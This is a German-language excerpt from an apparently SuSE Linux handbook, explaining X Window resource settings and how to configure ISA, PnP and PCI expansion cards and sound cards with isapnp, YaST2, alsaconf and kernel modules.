Natürlich hat jeder Benutzer auch die Möglichkeit, eigene Einstellungen vorzunehmen. Hierfür existiert im `HOME`-Verzeichnis des Benutzers eine Datei `~/.Xresources`. Der `'.'` vor dem Namen bedeutet, dass es eine „versteckte“ Datei ist; zu „versteckten“ Dateien vgl. Abschnitt 19.7.4 auf Seite 544.

In dieser Datei werden nun die benutzereigenen Einstellungen gesetzt. Hier können Sie z. B. bestimmen, dass alle Fenster als Hintergrund gelb haben, bis auf das Hauptfenster, das rot sein soll.

Für obiges Beispiel bedeutet das, dass man in seiner eigenen Datei `~/.Xresources` die Standardeinstellungen der systemweiten `app-defaults`-Dateien gezielt überschreiben kann. Setzen Sie z. B. in Ihre `~/.Xresources` die Zeile:

```
Xarchie.color*background: gold
```

so wird bei Ihnen (und nur bei Ihnen) die Anwendung xarchie mit einem goldenen Hintergrund gestartet.

Sie können natürlich nicht nur die Farben ändern, sondern nahezu alle Eigenschaften Ihrer Fenster. Ein sehr nützliches Programm ist in diesem Zusammenhang der Ressourcen-Editor editres (engl. *edit resources*). Mit diesem Programm können Sie sich die Ressourcen einer Anwendung anzeigen lassen und gezielt verändern.

Noch einige Beispieleinstellungen, die Sie setzen können:

```
Xarchie.color*background:                powder blue
Xarchie.color*SimpleMenu*background:     wheat
Xarchie.color*Command*background:        wheat
Xarchie.color*MenuButton*background:     wheat
Xarchie.color*Text*background:           wheat
Xarchie*font:                            9x15
```

Prinzipiell lassen sich in eben beschriebener Weise fast alle Eigenschaften eines X-Programms bestimmen. In der Realität wird sich dies jedoch meist auf die

Einstellungen zu Farben, Zeichensätzen und der Geometrie (Position und Größe) beschränken.

Welche Optionen Sie hierbei haben, zeigt meist die Manpage des jeweiligen Programms oder die entsprechende Datei in den `app-defaults`.

In der Datei `/usr/X11R6/lib/X11/rgb.txt` finden Sie die Namen der gültigen Farben. Einen Überblick über die zur Verfügung stehenden Zeichensätze liefert der Aufruf der Programme xfontsel bzw. xlsfonts.

Einstellungen beim Starten von Anwendungen

Eine dritte Möglichkeit, das Aussehen einer Anwendung zu beeinflussen, sind direkt beim Start angegebene Parameter. Diese Parameter können Sie natürlich auch in der Konfigurationsdatei des Windowmanagers angeben, wenn Sie darin Programme starten.

Zum Beispiel können Sie ein Programm explizit mit einer anderen Schrift- und Hintergrundfarbe aufrufen (**`bg`** = „background“, **`fg`** = „foreground“), sofern das jeweilige Programm dies unterstützt:

```
xterm -bg darkblue -fg white
```

Ergebnis: ein blaues Xterm mit weißer Schrift.

Wie greifen die Konfigurationsmöglichkeiten?

Prinzipiell werden die systemweiten Einstellungen beim Start des X Window System getätigt. Die Einstellungen selbst verwaltet der X-Server in einer Datenbank (engl. *X Ressource DataBase*, *xrdb*). Will man, dass geänderte Einstellungen systemweit wirksam werden, so ist es notwendig, die Ressource-Datenbank nach dem Ändern von Hand erneut einlesen zu lassen. Dies kann man durch den Befehl

```
tux@erde: > xrdb ~/.Xresources
```

veranlassen.

Die verschiedenen Einstellungen für Anwendungen werden beim Aufbauen der X-Server-internen Ressource-Datenbank beim X-Server-Start in der folgenden Reihenfolge bearbeitet:

- Zuerst werden aus `/usr/X11R6/lib/X11/app-defaults` die systemweiten Voreinstellungen für das jeweilige Programm gelesen.
- Falls Sie in der Datei `~/.Xresources` in Ihrem Benutzerverzeichnis Ihre eigenen Einstellungen stehen haben, so überschreiben diese die systemweiten Einstellungen.
- Werden beim Start der Anwendung (z. B. in der Konfigurationsdatei des Windowmanagers oder beim Aufruf aus der Befehlszeile) explizite Angaben gemacht, so haben diese die höchste Priorität und überschreiben die übrigen Einstellungen.

Das Programm xrdb kann Ihnen auch die momentan von Ihnen explizit gesetzten Einstellungen anzeigen lassen:

```
tux@erde: > xrdb -q
```

könnte folgende Ausgabe erzeugen:

```
emacs*geometry:     100x45-5-5
netscape.geometry: 610x760+140+30
xdvi*geometry:      720x895+250+5
```

Zum Abschluss dieses Abschnitts noch ein praktischer Tipp:



Tipp

Falls ein Programm trotz expliziter Änderung von Einstellungen in `~/.Xresources` und Neueinlesens der Ressource-Datenbank die Einstellungen (z. B. anderer Zeichensatz) nicht verwirklicht, hilft es oftmals die Groß- und Kleinschreibung der Widget-Namen zu variieren.

Teil V

Hardware unter Linux

10 Hardware rund um den Linux-Rechner

10.1 Vorbemerkung

Inzwischen ist es möglich die meisten Hardware-Komponenten in ein Linux-System zu integrieren. Dieses Kapitel befasst sich damit, wie dies im Einzelnen zu bewerkstelligen ist und welche Software zur Verfügung steht. Zur Problematik des *Druckens* vgl. Kapitel 12 auf Seite 367, des *Faxens* vgl. Abschnitt 6.11 auf Seite 215 und zur Benutzung von *ISDN-Geräten* vgl. Abschnitt 6.2 auf Seite 177. *PCMCIA-Hardware* und *IrDA-Einrichtung* werden in Kapitel 11 auf Seite 351 erläutert.

10.2 Steckkarten

In einem Standard-PC werden hauptsächlich ISA- („Industry Standard Architecture“) und PCI- („Peripheral Component Interconnect“) Bus basierte Steckkarten eingesetzt.

Der AGP („Accelerated Graphics Port“) stellt eine gewisse Ausnahme dar, da Geräte an diesem Port auch auf dem PCI-Bus sichtbar sind. Sie werden logisch genauso behandelt wie PCI-Bus-Karten.

PCMCIA-Bus-Karten findet man vor allem in portablen Rechnern wie Laptops und Notebooks. Diese Karten und deren Konfiguration werden in Kapitel 11 auf Seite 351 beschrieben.

10.2.1 ISA- und PCI-Karten

Im Folgenden werden nun ISA- und PCI-Buskarten genauer betrachtet. Anschließend wird die Konfiguration am Beispiel von Soundkarten erklärt.

ISA-Karten

Die ISA-Karte ist die älteste Form von PC-kompatiblen Steckkarten. Der Bus ist 8 oder 16 Bit breit und wird mit max. 8 MHz getaktet. Viele Mainboards bieten die Möglichkeit, den ISA-Bus höher zu takten – das führt aber oft zu Problemen. ISA-Bus Karten können in drei Kategorien unterteilt werden:

Legacy-Cards: Diese Karten müssen vollständig von Hand konfiguriert werden. Die Ressourcen, wie IO-Adressen, Interrupts und DMA-Kanäle müssen vom Benutzer anhand von Steckbrücken oder Mikroschaltern auf den Karten


eingestellt werden. Der Benutzer muss auch selbst dafür sorgen, dass Ressourcen, wie z. B. IRQ oder DMA-Kanal, nicht von zwei oder sogar mehreren Karten gleichzeitig verwendet werden. Die Konfiguration derartiger Karten gestaltet sich daher oft etwas schwierig.

Jumperless-Cards: Jumperless-Cards bieten gegenüber der ersten Generation von ISA-Karten den Vorteil, dass die Einstellung der Ressourcen nicht mehr über Steckbrücken erfolgt, sondern über ein spezielles Konfigurationsprogramm erledigt wird. Dieses Programm ist aber meist nur für DOS verfügbar und kann daher unter Linux nicht verwendet werden.

PnP-Cards: Plug-and-Play-Cards sind die logische Fortentwicklung der Jumperless-Cards. Die Karten enthalten Daten über ihre Konfiguration und eine Liste möglicher Konfigurationen. Ein spezielles Programm oder ein Treiber kann nun die PnP-Karten im System abfragen und alle Karten so konfigurieren, dass sie sich gegenseitig nicht beeinflussen.

Solange eine Karte nicht konfiguriert wurde, ist sie für das System faktisch nicht vorhanden. Unter Linux wird zur Konfiguration von PnP-Karten das Paket `isapnp` der Serie `ap` verwendet. Das Paket stellt die beiden Programme pnpdump und isapnp zur Verfügung.

Wie werden PnP-Karten mit den isapnp-Tools aktiviert?



> **Hinweis**
>
> Die in diesem Abschnitt beschriebenen Vorgänge sind nur für Systeme mit Kernel 2.2.x notwendig. Kernel 2.4.x verfügt über ein eigenes ISAPnP-Handling.

Gehen Sie folgendermaßen vor:

- Melden Sie sich als Benutzer `'root'` beim System an.
- Falls Sie im Verzeichnis `/etc` schon eine Datei `isapnp.conf` vorfinden, sollten Sie diese zuerst sichern:

  ```
  erde:/ # mv /etc/isapnp.conf /etc/isapnp.conf.bak
  ```

- Erzeugen Sie mit dem Aufruf

  ```
  erde:/ # pnpdump -c > /etc/isapnp.conf
  ```

  die Datei `/etc/isapnp.conf`. Der Parameter **`-c`** sorgt dafür, dass pnpdump die Ausgabedatei schon derart vorbereitet, dass die PnP-Geräte gleich aktiviert werden.

- Mit dem Aufruf

  ```
  erde:/ # isapnp /etc/isapnp.conf
  ```

  aktivieren Sie die PnP-Karten in Ihrem Rechner. – Unter SuSE Linux wird diese Aktivierung automatisch bei jedem Systemstart ausgeführt.

Mögliche Fehlerquellen

Symptom: **pnpdump** liefert eine Ausgabe der Art: `"No boards found"`. Es kann auch vorkommen, dass eine oder mehrere der installierten ISA-PnP-Karten nicht erkannt werden.

Mögliche Erklärungen:

- Sie haben keine ISA-PnP-Karte in Ihrem System installiert: Überprüfen Sie, welche Karten in Ihrem System installiert sind und lesen Sie deren Dokumentation. Fragen Sie ggf. den Händler, von dem Sie Ihren Computer erworben haben, nach den installierten Karten.
- Die Karte(n) ist/sind defekt: Überprüfen Sie den richtigen Sitz der Karten in den Steckplätzen. Testen Sie das richtige Funktionieren der Karten unter einem anderen Betriebssystem.
- Es gibt Karten, die entweder als ISA-PnP-Karte betrieben oder denen feste Ressourcen zugewiesen werden können (Beispiel: einige 10 MBit NE2000 ISA-Ethernetkarten). Meist kann mit einem DOS-Programm zwischen den beiden Modi hin- und hergeschaltet werden.

  Je nach Konfiguration solcher Karten tauchen diese nicht in der Ausgabe von **pnpdump** auf.
- Einige wenige ISA-PnP-Karten lassen sich nicht zusammen mit anderen ISA-PnP-Karten in einem System betreiben. Es ist dann jeweils nur eine der Karten in der Ausgabe von pnpdump sichtbar. Eventuell lässt sich in einem solchen Fall eine der Karten so konfigurieren (z. B. über Jumper direkt auf der Karte), dass sie nicht mehr als ISA-PnP-Karte betrieben wird, sondern fest eingestellte Ressourcen verwendet.
- Es gibt sehr vereinzelt Karten, die nach dem Aufruf von pnpdump einen Reset durchführen. Handelt es sich hierbei z. B. um eine SCSI-Karte und hängt die Root-Partition an diesem Gerät, so kann es zum Absturz kommen. Tritt dieses Problem bei Ihnen auf, so müssen Sie die Karte (sofern möglich) so konfigurieren, dass sie nicht mehr als ISA-PnP-Gerät arbeitet. Oder Sie verzichten auf die Initialisierung der Karte unter Linux ganz und booten das System mit Hilfe von loadlin; in diesem Fall ist die Karte bereits initialisiert.

Symptom: Sie erhalten bei der Ausführung des Befehls isapnp oder beim Booten eine Fehlermeldung der Art:

```
* LD setting failed, this may not be a problem.
* Try adding (VERIFYLD N) to the top of your script
*
* Error occured requested ‘LD2‘ on or around line 319
* --- further action aborted
```

Lösung: Folgen Sie dem Ratschlag der Fehlermeldung und fügen Sie am Beginn der `/etc/isapnp.conf` die Zeile

```
(VERIFYLD N)
```


ein, also z. B.:

```
# [...]
# (DEBUG)
(VERIFYLD N)
(READPORT 0x0203)
(ISOLATE)
(IDENTIFY *)
# [...]
```

Symptom: Sie erhalten bei der Ausführung des Befehls **`isapnp`** oder beim Booten eine Meldung der Art:

```
[...]
/etc/isapnp.conf:66 --
  Fatal - resource conflict allocating 16 bytes
  of IO at 220 (see /etc/isapnp.conf)
/etc/isapnp.conf:66 -- Fatal - IO range check
  attempted while device activated
/etc/isapnp.conf:66 -- Fatal - Error occurred
  executing request '<IORESCHECK> ' --- further
  action aborted
```

Lösung: Sie haben wahrscheinlich einen Konflikt zwischen den in der `/etc/isapnp.conf` ausgewählten Werten und den in Ihrem System bereits verwendeten Ressourcen. Bitte gleichen Sie die `/etc/isapnp.conf` mit den unter `/proc` befindlichen Informationen zu den vergebenen Ressourcen ab; dies sollte nicht notwendig sein, wenn Sie pnpdump mittels der Option **`-c`** die Zuordnung vornehmen lassen.



Achtung

In manchen Fällen kann es zu Schwierigkeiten kommen, wenn im Setup des Rechners die automatische Konfiguration von ISA-PnP Ressourcen durch das BIOS eingeschaltet ist. Schalten Sie diese bitte ggf. ab. Da die Konfiguration mittels pnpdump/isapnp vorgenommen wird, ist diese Setup-Option nicht notwendig.

Bei weiterreichenden Problemen sollten Sie die vollständige Dokumentation zum Paket `isapnp` zu Rate ziehen. Diese finden Sie auf Ihrem System im Verzeichnis `/usr/share/doc/packages/isapnp`. Wir werden am Ende dieses Teilabschnittes die Konfiguration einer PnP-Karte anhand einer Soundkarte nochmals im Detail betrachten.

PCI-Karten

PCI-Bus Karten benötigen normalerweise keinerlei Konfiguration durch den Benutzer. Bei Verabschiedung des PCI-Bus Standards wurde versucht, alle Mängel der alten Bus-Systeme zu beseitigen. Daher sah man auch eine sinnvolle Autokonfiguration der Karten vor. Jede PCI-Karte wird beim Start des Rechners durch das BIOS des Rechners aktiviert. Der Benutzer kann die Verteilung der Interrupts oftmals durch Einstellungen im Rechner-BIOS beeinflussen. Linux liest

beim Start die Konfiguration der PCI-Geräte direkt aus dem PCI-BIOS aus und verwendet fortan diese Daten für jegliche Information über das PCI-Subsystem.

Sie können sich über den Befehl

```
erde:/ # lspci -tv
```

eine Liste der von Linux erkannten Geräte am PCI-Bus auflisten lassen; vgl. Ausgabe 10.2.1.

```
-[00]-+-00.0  Intel Corporation 440BX/ZX - 82443BX/ZX Host bridge
      +-01.0-[01]----00.0  Nvidia Corporation Riva TNT
      +-04.0  Intel Corporation 82371AB PIIX4 ISA
      +-04.1  Intel Corporation 82371AB PIIX4 IDE
      +-04.2  Intel Corporation 82371AB PIIX4 USB
      +-04.3  Intel Corporation 82371AB PIIX4 ACPI
      +-06.0  Adaptec 7890
      09.0  Digital Equipment Corporation DECchip 21140 [FasterNet]
```

Ausgabe 10.2.1: Ausgabe des Befehls **`lspci -tv`**

Im folgenden Teilabschnitt werden wir auch eine PCI-Soundkarte konfigurieren.

10.3 Soundkarten

Auf dem Markt werden derzeit hauptsächlich zwei Typen von Soundkarten angeboten. ISA- und PCI-Soundkarten, wobei letztere die ISA-Karten immer mehr ersetzen. Es ist damit zu rechnen, dass in einiger Zeit keine ISA-Soundkarten mehr produziert werden.

Unter SuSE Linux bieten sich derzeit zwei Lösungen zur Unterstützung von Soundkarten an. Die einfachste und auch empfohlene Vorgehensweise ist die Verwendung von YaST2. YaST2 verwendet Treiber, die im sog. ALSA-Projekt entwickelt werden. Informationen zu diesem Projekt erhalten Sie unter der URL `http://www.alsa-project.org`. Die ALSA-Treiber können Sie auch mit Hilfe des Programms alsaconf installieren.

Alternativ können Sie auch die Kernel-basierten Treiber verwenden, was aber nur in Verbindung mit sehr wenigen Soundkarten notwendig ist.

10.3.1 Soundkarte mit YaST2 konfigurieren

Um Ihre Soundkarte zu konfigurieren (falls das bei der Installation noch nicht geschehen ist, weil die Soundkarte beispielsweise erst später eingebaut wurde), starten Sie bitte YaST2 als Benutzer ‘`root`’ und wählen dann das Modul ‘`Hardware/Sound`’ aus.

YaST2 versucht jetzt, Ihre Soundkarte automatisch zu erkennen, und gibt eine Liste von Soundkartentreibern und dazugehörigen Soundkartenmodellen für die erkannte Hardware aus. Aus dieser Liste wählen Sie den entsprechenden Soundkartentreiber sowie das Modell der Soundkarte. Schlagen Sie dazu ggf. im Handbuch Ihrer Soundkarte nach. Sollte Ihre Soundkarte nicht erkannt werden, klicken Sie bitte auf ‘`Manuell`’ und wählen aus der Liste von Soundkartentreibern

für alle unterstützten Karten den passenden Treiber und das Soundkartenmodell aus. Durch einen Klick auf den Button ‘Optionen’ können Sie kartenspezifische Optionen angeben. Auch hier hilft Ihnen das Handbuch Ihrer Soundkarte weiter.

Mit ‘Weiter’ kommen Sie zur Testmaske, um Ihre Soundkonfiguration testen zu können. Mit den Buttons ‘+’ bzw. ‘-’ können Sie die Lautstärke einstellen. Beginnen Sie bitte bei etwa 10%, um nicht Ihre Anlage oder sogar Ihr Gehör zu gefährden. Kontrollieren Sie auch den Lautstärkeregler Ihrer Anlage. Durch einen Klick auf den ‘Test’ Button sollte jetzt ein Testsound zu hören sein. Ist dies nicht der Fall, überprüfen Sie bitte die Lautstärke der Testmaske und Ihrer Anlage. Ist der Test erfolgreich und die Lautstärke entspricht ebenfalls Ihren Vorstellungen, dann klicken Sie bitte auf ‘Weiter’.

Mit ‘Weiter’ schließen Sie die Soundkonfiguration ab, und die Lautstärke wird gespeichert. Klicken Sie noch einmal auf ‘Weiter’, um wieder zur ‘YaST2 Systemkonfiguration und -administration’ zurückzukehren.

Die Mixereinstellung Ihrer Soundkarte können Sie in Zukunft beispielsweise über die Programme kmix oder gamix ändern.

10.3.2 Soundkarte mit alsaconf konfigurieren

Da YaST2 ALSA zur Konfiguration Ihrer Soundkarte verwendet, sollten Sie diesen Abschnitt nur als weiterführende Information betrachten um ALSA genauer zu verstehen. Es hilft Ihnen evtl. auch Probleme zu beheben, die bei einer Fehlkonfiguration entstehen können.

ALSA (Advanced Linux Sound Architecture) wird von vielen Entwicklern unterstützt und die Anzahl verfügbarer Treiber wächst ständig. ALSA bietet neben der eigenen (native) Schnittstelle noch eine zu OSS, dem OpenSoundSystem kompatible Schnittstelle an. Sie können also Programme, die für OSS entwickelt wurden, weiterhin verwenden. Alle Möglichkeiten der Soundkonfiguration können aber nur über die ALSA-Schnittstelle selbst ausgeschöpft werden.

ALSA basiert vollständig auf dem Modulkonzept des Kernels. Die notwendigen Module sind im Kernel-Modul Verzeichnis (`/lib/modules/...`) im Bereich `misc` abgelegt. Die Konfiguration von ALSA erfolgt über Einträge in der Datei `/etc/modules.conf`. YaST2 erledigt für Sie die Erstellung dieser Einträge. ALSA bietet aber auch ein eigenes Programm alsaconf an, das alternativ zu YaST2 verwendet werden kann.

Mit ALSA können Sie jederzeit auch mehrere Soundkarten gleichzeitig betreiben. Hierzu muss die Datei `/etc/modules.conf` nur um die notwendigen Parameter erweitert werden.

Gehen Sie folgendermaßen vor, um mit alsaconf Ihre Soundkarte in SuSE Linux zu integrieren:

- Melden Sie sich als Benutzer `root` auf einer Textkonsole an.
- Starten Sie das Programm alsaconf

```
erde:/ # alsaconf
```

- alsaconf versucht nun zuerst vorhandene Soundkarten zu finden. Es wird nach ISA-Bus, aber auch nach PCI-Bus Karten gesucht. Plug and Play Karten auf dem ISA-Bus werden ebenfalls untersucht.

- alsaconf zeigt Ihnen nun eine Liste der gefundenen Soundkarten und bietet deren Konfiguration an. Sollte keine Karte gefunden worden sein, so erscheint sofort eine Auswahlliste möglicher Karten.

- Sie werden nun gefragt, ob die Datei `/etc/modules.conf` verändert werden soll. Dies sollten Sie mit `YES` bestätigen.

- Es werden nun die notwendigen Einträge in `/etc/modules.conf` erstellt und der Treiber probeweise geladen.

- Anschließend haben Sie die Möglichkeit die Soundkarte zu testen. Hierzu wird ein „Testsound“ ausgegeben. Stellen Sie die Lautsprecher an Ihrer Soundkarte nicht zu laut ein.

- Die Treiber werden beim nächsten Systemstart automatisch geladen. Sie können diese aber auch manuell laden und entladen.

  Verwenden Sie

  ```
  erde:/ # rcalsasound start
  ```

  zum laden, und

  ```
  erde:/ # rcalsasound stop
  ```

  zum entladen der Treiber.

10.3.3 Verwenden der Kerneltreiber für die Soundkarte

Um eine Soundkarte mit den Kerneltreibern zu nutzen sind folgende Schritte notwendig:

- Identifizierung der Hardware:
  - Welche Karte soll konfiguriert werden (Hersteller, Chip auf der Karte)?
  - Welche Art von Hardware (ISA, ISA-PnP, PCI) wird verwendet?
- Konfiguration der Hardware:
  - Setzen der Jumper bzw. Konfiguration über die **isapnp**-Tools.
- Installieren/Laden des Treibers:
  - Laden der Kernel-Module.

Gehen wir diese Schritte nun einzeln durch.

Identifizierung der Hardware:

- ISA-Bus basierte Legacy Soundkarten
  Diese Karten sind noch verbreitet und vor allem in älteren Rechnerkonfigurationen anzutreffen. Die Konfiguration erfolgt durch Setzen verschiedener Jumper auf den Karten selbst. Somit werden die Ressourcen (IO-Adressen, IRQs und DMAs) eindeutig vergeben.
- ISA-Bus basierte PnP Soundkarten
  Karten dieses Typs sind ähnlich den Legacy Karten, nur werden die Ressourcen (IO-Adressen, IRQs und DMAs) durch eine Softwareschnittstelle konfiguriert. Man muss also keine Jumper mehr auf den Karten setzen.
- PCI-Bus basierte Soundkarten
  PCI-Soundkarten lassen sich am einfachsten konfigurieren. Alle Steckkarten im PCI-Bus werden vom Rechner automatisch konfiguriert. Über Softwareschnittstellen können nun die Treiber die Ressourcen der Karte erfragen.

Konfiguration der Hardware:

- ISA-Bus basierte Legacy Soundkarten:
  Abhängig von den Fähigkeiten Ihrer Soundkarte müssen Sie verschiedene Ressourcen konfigurieren. Im folgenden Beispiel wird eine **Creative Soundblaster 16** konfiguriert:

  I/O-Adressen
  Folgende I/O-Adressen sind für diese Karte relevant:

  – Audio I/O
  – Game Port
  – MPU-401
  – FM-Synthese

  Es können nur die Adressen für Audio I/O (**0x220**, 0x240, 0x260 oder 0x280) und MPU-401 (0x300 oder 0x330) verändert werden. Die Adressen für Game-Port (0x200) und FM-Synthese (0x388) sind fest voreingestellt.

  Interrupts (IRQs)
  Die Karte benötigt einen eigenen Interrupt. Dieser kann auf 2, **5**, 7 oder 10 festgelegt werden.

  DMA-Kanäle
  Möglich sind hier die Kanäle 0, **1**, 3, **5**, 6 oder 7. Voreingestellt ist hier DMA 1 für 8-Bit- und DMA 5 für 16-Bit-Datentransfer.

  Verändern Sie also die Jumper auf der Soundkarte so, dass die Karte keine Ressourcenkonflikte mit anderen Karten im Rechner verursacht. Merken Sie sich diese Einstellungen.

- ISA-Bus basierte PnP-Soundkarten:
  Die Ressourcen dieser Karten müssen durch spezielle Software aktiviert werden. PnP-Karten können aber auch mit den Kernel-basierten Treibern verwendet werden. Dazu muss aber vor dem Laden der Kernel-Module die Karte aktiviert werden. Unter Linux findet hierzu das Programm-Paket `isapnp`

Verwendung. Das Programm **pnpdump** erzeugt eine Konfigurationsdatei, die alle Ressourcen der im System verfügbaren PnP-Karten auflistet. Diese Liste kann anschließend noch von Hand editiert werden, um die Ressourcen der Karten anders zu verteilen.

Durch den Aufruf

```
erde:/ # pnpdump -c > /etc/isapnp.conf
```

wird die Datei `/etc/isapnp.conf` erstellt.

Im Folgenden wird eine Creative Soundblaster AWE64 aktiviert:

```
# This is free software, see the sources for details.
# This software has NO WARRANTY, use at your OWN RISK
#
# For details of this file format, see isapnp.conf(5)
#
# For latest information and FAQ on isapnp and pnpdump see:
# http://www.roestock.demon.co.uk/isapnptools/
#
# Compiler flags: -DREALTIME -DNEEDSETSCHEDULER -DABORT_ONRESERR
#
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 54 17 0e db 74 9e 00 8c 0e

# (DEBUG)
(READPORT 0x020b)
(ISOLATE PRESERVE)
(IDENTIFY *)
(VERBOSITY 2)
(CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING

# Card 1: (serial identifier 54 17 0e db 74 9e 00 8c 0e)
# Vendor Id CTL009e, Serial Number 386849652, checksum 0x54.
# Version 1.0, Vendor version 2.0
# ANSI string -->Creative SB AWE64 Gold<--
#
# Logical device id CTL0044
#     Device supports vendor reserved register @ 0x38
#     Device supports vendor reserved register @ 0x3a
#     Device supports vendor reserved register @ 0x3b
#     Device supports vendor reserved register @ 0x3c
#     Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration
# required.
# Note that only the first value of any range is given, this
# may be changed if required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 0
#     ANSI string -->Audio<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       IRQ 5.
#             High true, edge sensitive interrupt (by default)
  (INT 0 (IRQ 5 (MODE +E)))
#       First DMA channel 1.
```

```
#             8 bit DMA only
#             Logical device is not a bus master
#             DMA may execute in count by byte mode
#             DMA may not execute in count by word mode
#             DMA channel speed in compatible mode
  (DMA 0 (CHANNEL 1))
#       Next DMA channel 5.
#             16 bit DMA only
#             Logical device is not a bus master
#             DMA may not execute in count by byte mode
#             DMA may execute in count by word mode
#             DMA channel speed in compatible mode
  (DMA 1 (CHANNEL 5))
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0220
#             Maximum IO base address 0x0220
#             IO base alignment 1 bytes
#             Number of IO addresses required: 16
  (IO 0 (SIZE 16) (BASE 0x0220))
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0330
#             Maximum IO base address 0x0330
#             IO base alignment 1 bytes
#             Number of IO addresses required: 2
  (IO 1 (SIZE 2) (BASE 0x0330))
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0388
#             Maximum IO base address 0x0388
#             IO base alignment 1 bytes
#             Number of IO addresses required: 4
  (IO 2 (SIZE 4) (BASE 0x0388))

#     End dependent functions
 (NAME "CTL009e/386849652[0]{Audio               }")
  (ACT Y)
))
#
# Logical device id CTL7002
#     Device supports vendor reserved register @ 0x39
#     Device supports vendor reserved register @ 0x3a
#     Device supports vendor reserved register @ 0x3b
#     Device supports vendor reserved register @ 0x3c
#     Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration
# required.
# Note that only the first value of any range is given, this
# may be changed if required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 1
#     Compatible device id PNPb02f
#     ANSI string -->Game<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0200
#             Maximum IO base address 0x0200
#             IO base alignment 1 bytes
```

```
#             Number of IO addresses required: 8
  (IO 0 (SIZE 8) (BASE 0x0200))

#     End dependent functions
 (NAME "CTL009e/386849652[1]{Game                }")
  (ACT Y)
))
#
# Logical device id CTL0023
#     Device supports vendor reserved register @ 0x38
#     Device supports vendor reserved register @ 0x3a
#     Device supports vendor reserved register @ 0x3b
#     Device supports vendor reserved register @ 0x3c
#     Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration
# required.
# Note that only the first value of any range is given, this
# may be changed if required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 2
#     ANSI string -->WaveTable<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       Logical device decodes 16 bit IO address lines
#             Minimum IO base address 0x0620
#             Maximum IO base address 0x0620
#             IO base alignment 1 bytes
#             Number of IO addresses required: 4
  (IO 0 (SIZE 4) (BASE 0x0620))
  (IO 1 (BASE 0x0a20))
  (IO 2 (BASE 0x0e20))

#     End dependent functions
 (NAME "CTL009e/386849652[2]{WaveTable           }")
  (ACT Y)
))
# End tag... Checksum 0x00 (OK)

# Returns all cards to the "Wait for Key" state
(WAITFORKEY)
```

- PCI-Bus basierte Soundkarten:
  PCI-Soundkarten lassen sich sehr einfach konfigurieren. Der PCI-Bus wird vom Rechner automatisch konfiguriert und verteilt automatisch die Ressourcen der einzelnen Karten. Über definierte Software-Schnittstellen können nun die Treiber die Ressourcen der Karte erfragen.

Installieren/Laden der Treiber:

Im letzten Konfigurationsschritt muss nun den Treibermodulen die Konfiguration der Hardware mitgeteilt werden. Dies geschieht über entsprechende Einträge in der Datei `/etc/modules.conf`.

- ISA- und PnP-Karten:
  Vorkompilierte Module für die vom Kernel unterstützten Kartentypen werden mit SuSE Linux mitgeliefert. Informationen zu den Kernel-Modulen für Sound finden Sie u. a. nach der Installation der Kernelquellen (Paket `lx_suse`) im Verzeichnis `/usr/src/linux/Documentation/sound`.

  Kontrollieren Sie, dass in der Datei `/etc/modules.conf` die zu Sound gehörenden Aliase nicht auf `off` stehen; ggf. sind diese Aliase durch das Voranstellen eines `'#'` auszukommentieren, wie in Datei 10.3.1 auf Seite 334 zu sehen.

  Besitzen Sie z. B. eine Karte aus der Soundblaster 16-Familie, so können Sie die Treiber für die auf der Karte enthaltenen Funktionen (Audio, MPU401 und Synthesizer) beispielsweise mit dem folgenden Befehl laden:

  ```
  erde:/ # modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330
  ```

  Mit diesem Befehl wird der eigentliche Treiber für die Soundblaster 16 geladen. Dasselbe Modul wird übrigens auch für die AWE64 benötigt. Der Treiber für den MPU401 ist Teil des Soundblaster-Treibers. Die zum vollständigen Betrieb der Soundkarte notwendigen Module `uart401`, `sound`, `soundlow` und `soundcore` werden automatisch nachgeladen. Diese Module stellen einige Lowlevel-Treiber sowie die allen Soundmodulen gemeinsamen Funktionen zur Verfügung. Sie können sich mit dem Befehl

  ```
  erde:/ # lsmod
  ```

  davon überzeugen, ob diese Module tatsächlich geladen wurden.

  ```
  erde:/ # modprobe adlib_card io=0x388
  ```

  Dieser Befehl lädt das Modul für den auf der Karte enthaltenen Synthesizer.

  Es sind z. Z. die in Tabelle 10.1 auf Seite 335 aufgelisteten Treiber verfügbar.

  Eine Liste der möglichen Parameter der einzelnen Module finden Sie im Kapitel über die Kernel-Parameter (Abschnitt 14.3.4 auf Seite 428).

PCI-Karten

Hier nun eine Schritt-für-Schritt-Anleitung zur Konfiguration von PCI-Soundkarten am Beispiel einer **Creative Soundblaster PCI 64/128**:

Die Soundkarten Soundblaster PCI 64/128 enthalten Soundchips vom Typ Ensoniq ES1370 oder ES1371.

1. Prüfen Sie anhand der Beschriftung des Soundchips, ob Sie einen Chip vom Typ ES1370 oder ES1371 auf Ihrer Karte haben.

2. Ändern Sie `/etc/modules.conf`. Etwa in Zeile 38 finden Sie folgende Einträge:
   ```
   alias char-major-14 off
   alias sound off
   alias midi off
   ```
   Ändern Sie diese wie folgt ab:

```
# alias char-major-14 off
# alias sound off
# alias midi off
```

Ab ca. Zeile 100 beginnt die Konfiguration der Soundkarten-Module. Ändern Sie

```
# alias char-major-14 es1370
```

in

```
alias char-major-14 es1370
```

indem Sie die Kommentarzeichen entfernen.

Wenn Sie einen ES1371 auf Ihrer Karte haben, gehen Sie analog vor, benutzen jedoch den nächsten Eintrag für das Modul `es1371.o`.

3. Starten Sie den Mixer.
   Ein **`lsmod`** sollte jetzt folgende Ausgabe erzeugen:
   ```
   Module                  Size  Used by
   es1370                 21748    1 (autoclean)
